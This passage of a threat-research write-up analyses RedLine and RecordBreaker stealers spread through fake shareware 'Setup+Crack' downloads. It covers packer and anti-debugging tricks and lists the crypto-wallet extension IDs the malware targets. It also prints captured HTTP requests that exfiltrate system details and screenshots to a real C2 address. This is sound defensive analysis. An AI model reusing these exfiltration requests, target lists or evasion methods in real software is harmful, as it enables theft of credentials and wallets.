
Stage 3: Redline Stealer

The DLL payload contains a RedLine Stealer malware that targets your stored browser history, it is obfuscated with a crypter and compiled into memory by the loader. The loader loads the DLL and replaces it with the current thread context.

This RedLine Stealer sample is designed to steal stored browser passwords, auto-complete data including credit card information, and cryptocurrency files and wallets. The implications for an unsuspecting victim trying to save money on a program they may barely intend to use can be severe resulting in financial losses, identity theft, and other forms of fraud and extortion.

Technical Analysis Case 2

ThreatLabz researchers also observed fake shareware sites distributing instances of the RecordBreaker Stealer malware delivered without the use of any legitimate file hosting services by instead using malware packer tools like Themida, VMprotect, and MPRESS, as found in the sample packed with Themida shown in Fig. 8 below.



Detect It Easy v3.05 [Windows 10 Version 2009](x86_64)

File name: C:/Users/User/Desktop/malware2/Stealer/Stealer/Setup+Crack.exe.vir

File type: PE32

Entry point: 00bf4b34

Base address: 00400000

Sections: 000d

Time date stamp: 2022-05-26 06:58:25

Size of image: 00866000

Scan: Automatic

Endianness: LE

Mode: 32-bit

Architecture: I386

Type: GUI


```
PE32
    Protector: Themida/Winlicense(3.XX)[-]        S   ?
    Protector: VMProtect(3.2.0-3.5.0)[-]          S   ?
    Linker: Microsoft Linker(14.29)[GUI32,signed] S   ?
    Overlay: Binary
```

☑ Deep scan ☑ Recursive scan □ All types

100% 10131 msec


Fig 8: Files packed with Themida/VMprotect

Malware authors typically use packers and protectors for compression and to wrap the software in an extra layer of disguised code to evade detection. Packers are also growing in popularity for the anti-VM and anti-debugging techniques they offer which allow the malware to effectively navigate the system, avoid detection, and run more smoothly, as shown in the screenshots featured in Fig. 9-10 below.



```
7677B070   8BFF    mov edi,edi                    FindWindowA     EAX  006BCF07   "OLLYDBG"
7677B072   55      push ebp                                       EBX  7677B070   <user32.FindWindowA>
7677B073   8BEC    mov ebp,esp                                    ECX  00000001
7677B075   6A 00   push 0
7677B077   FF75 0C push dword ptr ss:[ebp+C]
7677B07A   33D2    xor edx,edx
7677B070   8BFF    mov edi,edi                    FindWindowA     EAX  006BF996   "GBDYLLO"
7677B072   55      push ebp                                       EBX  7677B070   <user32.FindWindowA>
7677B073   8BEC    mov ebp,esp                                    ECX  00FE0000
7677B075   6A 00   push 0
7677B077   FF75 0C push dword ptr ss:[ebp+C]
7677B07A   33D2    xor edx,edx
7677B070   8BFF    mov edi,edi                    FindWindowA     EAX  006BDA24   "pediy06"
7677B072   55      push ebp                                       EBX  7677B070   <user32.FindWindowA>
7677B073   8BEC    mov ebp,esp                                    ECX  00FE0000
7677B075   6A 00   push 0
7677B077   FF75 0C push dword ptr ss:[ebp+C]
7677B07A   33D2    xor edx,edx
```

Fig 9: API calls used for anti-debugging techniques using FindWindow API




Themida

A monitor program has been found running in your system.
Please, unload it from memory and restart your program

Fig 10: Message box displayed to close security tools

After execution, the malware in this sample communicates with the C2 server and sends back the machine ID and config ID before downloading its required libraries from the remote server.



```
HTTP    45.150.67.175   /                                                   4,680     text/html; c...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll          2,042...  application/...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll      449,280   application/...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll  80,128    application/...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll       627,128   application/...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll       684,984   application/...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll      254,392   application/...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll       1,099...  application/...   setup+crack:9468
HTTP    45.150.67.175   /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll       162       text/html         setup+crack:9468
HTTP    45.150.67.175   /cc2a216b058c919c36434a1026d09a8d                   8         text/html; c...   setup+crack:9468
HTTP    45.150.67.175   /cc2a216b058c919c36434a1026d09a8d                   8         text/html; c...   setup+crack:9468
HTTP    45.150.67.175   /cc2a216b058c919c36434a1026d09a8d                   8         text/html; c...   setup+crack:9468
HTTP    94.158.244.119  /U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin      7,276...  application/...   setup+crack:9468
```

Fig 11: Communication with C2 server

The examined instance of RecordBreaker is designed to steal browser information from extensions, including: MetaMask, TronLink, BinanceChain, Ronin, MetaMask, MetaX, XDEFI, WavesKeeper, Solflare, Rabby, CyanoWallet, Coinbase, AuroWallet, KHC, TezBox, Coin98, Temple, ICONex, Sollet, CloverWallet, PolymeshWallet, NeoLine, Keplr, TerraStation, Liquality, SaturnWallet, GuildWallet, Phantom, TronLink, Brave, MetaMask, Ronin, MEW_CX, TON, Goby and TON using extension IDs provided from the C2 server, like the examples shown below.

ejbalbakoplchlghecdalmeeeajnimhm;(MetaMask)

ibnejdfjmmkpcnlpebklmnkoeoihofec;(TronLink)

fhbohimaelbohpjbbldcngcnapndodjp;(BinanceChain)

fnjhmkhhmkbjkkabndcnnogagogbneec;(Ronin)

kjmoohlgokccodicjjfebfomlbljgfhk;(Ronin)

nkbihfbeogaeaoehlefnkodbefgpgknn;(MetaMask)

mcohilncbfahbmgdjkbpemcciiolgcge;(MetaX)

hmeobnfnfcmdkdcmlblgagmfpfboieaf;(XDEFI)

lpilbniiabackdjcionkobglmddfbcjo;(WavesKeeper) bhhhlbepdkbapadjdnnojkbgioiodbic;(Solflare)

acmacodkjbdgmoleebolmdjonilkdbch;(Rabby)

dkdedlpgdmmkkfjabffeganieamfklkm;(CyanoWallet)

hnfanknocfeofbddgcijnmhnfnkdnaad;(Coinbase)

cnmamaachppnkjgnildpdmkaakejnhae;(AuroWallet)

hcflpincpppdclinealmandijcmnkbgn;(KHC)

mnfifefkajgofkcjkemidiaecocnkjeh;(TezBox)

aeachknmefphepccionboohckonoeemg;(Coin98)

ookjlbkiijinhpmnjffcofjonbfbgaoc;(Temple)

flpiciilemghbmfalicajoolhkkenfel;(ICONex)

fhmfendgdocmcbmfikdcogofphimnkno;(Sollet)

nhnkbkgjikgcigadomkphalanndcapjk;(CloverWallet)

jojhfeoedkpkglbfimdfabpdfjaoolaf;(PolymeshWallet)

cphhlgmgameodnhkjdmkpanlelnlohao;(NeoLine)

dmkamcknogkgcdfhhbddcghachkejeap;(Keplr)

ajkhoeiiokighlmdnlakpjfoobnjinie;(TerraStation)

aiifbnbfobpmeekipheeijimdpnlpgpp;(TerraStation)

kpfopkelmapcoipemfendmdcghnegimn;(Liquality)

nkddgncdjgjfcddamfgcmfnlhccnimig;(SaturnWallet)

nanjmdknhkinifnkgdcggcfnhdaammmj;(GuildWallet)

bfnaelmomeimhlpmgjnjophhpkkoljpa;(Phantom)

ibnejdfjmmkpcnlpebklmnkoeoihofec;(TronLink)

odbfpeeihdkbihmopkbjmoonfanlbfcl;(Brave)

ejbalbakoplchlghecdalmeeeajnimhm;(MetaMask)


kjmoohlgokccodicjjfebfomlbljgfhk;(Ronin) nlbmnnijcnlegkjjpcfjclmcfggfefdm;(MEW_CX)

cgeeodpfagjceefieflmdfphplkenlfk;(TON)

jnkelfanjkeadonecabehalmbgpfodjm;(Goby)

nphplpgoakhhjchkkhmiggakijnkhfnd;(TON)


After running, the gathered system information and installed application information is sent back to the C2 server.



```
POST http://45.150.67.175/cc2a216b058c919c36434a1026d09a8d HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=PZ152NX5ZS87R1ZO
User-Agent: record
Host: 45.150.67.175
Content-Length: 8975
Connection: Keep-Alive
Pragma: no-cache

--PZ152NX5ZS87R1ZO
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
       - Locale: English
       - Time zone:  - OS: Windows 10 Enterprise Evaluation
       - Architecture: x64
       - CPU: Intel(R) Core(TM) i7-10510U CPU @ 1.80GH (2 cores)
       - RAM: 4095 MB
       - Display size: 1920x1080
       - Display Devices:
              0) VMware SVGA 3D

Installed applications:
       Microsoft Azure Compute Emulator - v2.9.7 2.9.8999.43
       Oracle VM VirtualBox Guest Additions 6.1.32 6.1.32.0
       IIS 10.0 Express 10.0.06027
       IIS Express Application Compatibility Database for x64
       Microsoft .NET AppHost Pack - 6.0.3 (x64) 48.15.37625
       DiagnosticsHub_CollectionService 16.1.28901
       Microsoft .NET AppHost Pack - 6.0.3 (x64_x86) 48.15.37625
       VMware Tools 11.3.5.18557794
       Microsoft.NET.Sdk.iOS.Manifest-6.0.200 60.50.4
       Microsoft .NET AppHost Pack - 6.0.3 (x64_arm) 48.15.37625
       Microsoft.NET.Workload.Mono.Toolchain.Manifest 48.3.37625
       Microsoft SQL Server 2019 LocalDB  15.0.4153.1
       Windows Subsystem for Linux Update 5.10.16
       Microsoft Azure PowerShell - April 2018 5.7.0.18831
       Microsoft ASP.NET Core 6.0.3 Shared Framework (x64) 6.0.3.22124
       Microsoft Command Line Utilities 15 for SQL Server 15.0.1300.359
       VS JIT Debugger 17.0.114.0
       Microsoft .NET Runtime - 6.0.3 (x64) 48.15.37625
       icecap_collection_x64 17.1.32113
       Microsoft.NET.Workload.Emscripten.Manifest 48.27.37377
       Microsoft.NET.Sdk.macOS.Manifest-6.0.200 48.50.4
       Microsoft .NET SDK 6.0.201 (x64) from Visual Studio 6.2.122.12412
       Microsoft .NET Toolset 6.0.201 (x64) 24.4.50268
       Microsoft System CLR Types for SQL Server 2019 15.0.2000.5
       vs_devenx64vmsi 17.1.32112
       Microsoft Windows Desktop Targeting Pack - 6.0.3 (x64) 48.15.37635
       Microsoft Update Health Tools 4.67.0.0
       Microsoft Visual Studio Installer 3.1.2196.8931
       Microsoft ODBC Driver 17 for SQL Server 17.7.2.1
       Application Verifier x64 External Package 10.1.19041.685
       Microsoft Azure Authoring Tools - v2.9.7 2.9.8999.45
       Microsoft .NET Targeting Pack - 6.0.3 (x64) 48.15.37625
       VS Script Debugging Common 17.0.114.0
```

Fig 12: Stealing system and installed software information


This malware can also send screenshots back to the C2 server, as shown below in the post-transaction relaying desktop screenshot.



```
POST http://45.150.67.175/cc2a216b058c919c36434a1026d09a8d HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=H2IU5f9qt6EoW563
User-Agent: record
Host: 45.150.67.175
Content-Length: 134598
Connection: Keep-Alive
Pragma: no-cache


--H2IU5f9qt6EoW563
Content-Disposition: form-data; name="file"; filename="---Screenshot.jpeg"
Content-Type: application/x-object

    □JFIF □□□ ` `     C □□□ □□□                    □

□




□□□□□□□ $.' ",#(7),01444'9=82<.342   C□


□

□2!!22222222222222222222222222222222222222222222222222   □□□8  □□" □□□□□□     □□□□□□□□

    □ □□□□□□□□□□□□  □}□□□ □□□□!1A□□Qa "q□2   □#B  □R  $3br
□□□□□%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz

    □ □□□□□□□□ □□□ □□w □□□□□□!1□□AQ aq□"2 □□B           #3R □br
□$4 % □□□□&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
□□ □□□□ ?   h  3
*兄  8   d   δ? 6  slő□r 0  9□   4 ȍ□ □   ķH HĢ Ꞓ EL
  MTd □  Q Z* □QE □R @□□Q@□□Q@□-□P□E□P□E□P□K ( □E□  QE□ QE□ R E □QE □ Q@□□R 0  (  Z JZ( □ □QH□ (
)h □ ( □ \Q@□(  @□R @□□R □ (  □Q  (   %□ P□ (
( - %-□P□E-□  R @□□Q@□□ R□(   □□ Q@□□Q@□□R □ Z(□(   □ Z(□(   □ Z(□(   □ Z(□(  □ □  □b □ ( □   J)h □   J( □ J)h
JZ(□(   □  P□QKE 7□S l@   E-%□
JZ(□(  □   J(  □ Z)  QE %□   R @     E□P!(  □   J)i(□(  4 QE□  R S□1E-□  QE □  P!))h □
JZ(□(  □ ( □
JZ)  QE □QE %□   QE□ RR @         E□P□IKE %□b  (  (   1IKE %□Q@       )i(   (□QE□ (  J)h □  (  (  (□(         (  C5
 #eH I IO'=i  6 | □2E□§ □ c □Ž'C□ %□□s 8 O  i8K O  ]K  c臢 Å|YI R□bW-%  U□)ĸ8    (     (     z Jz(  □  (  □ \QH□□QE □R @□□Q@
(
```

Fig 13: Screenshot sent back to C2 server

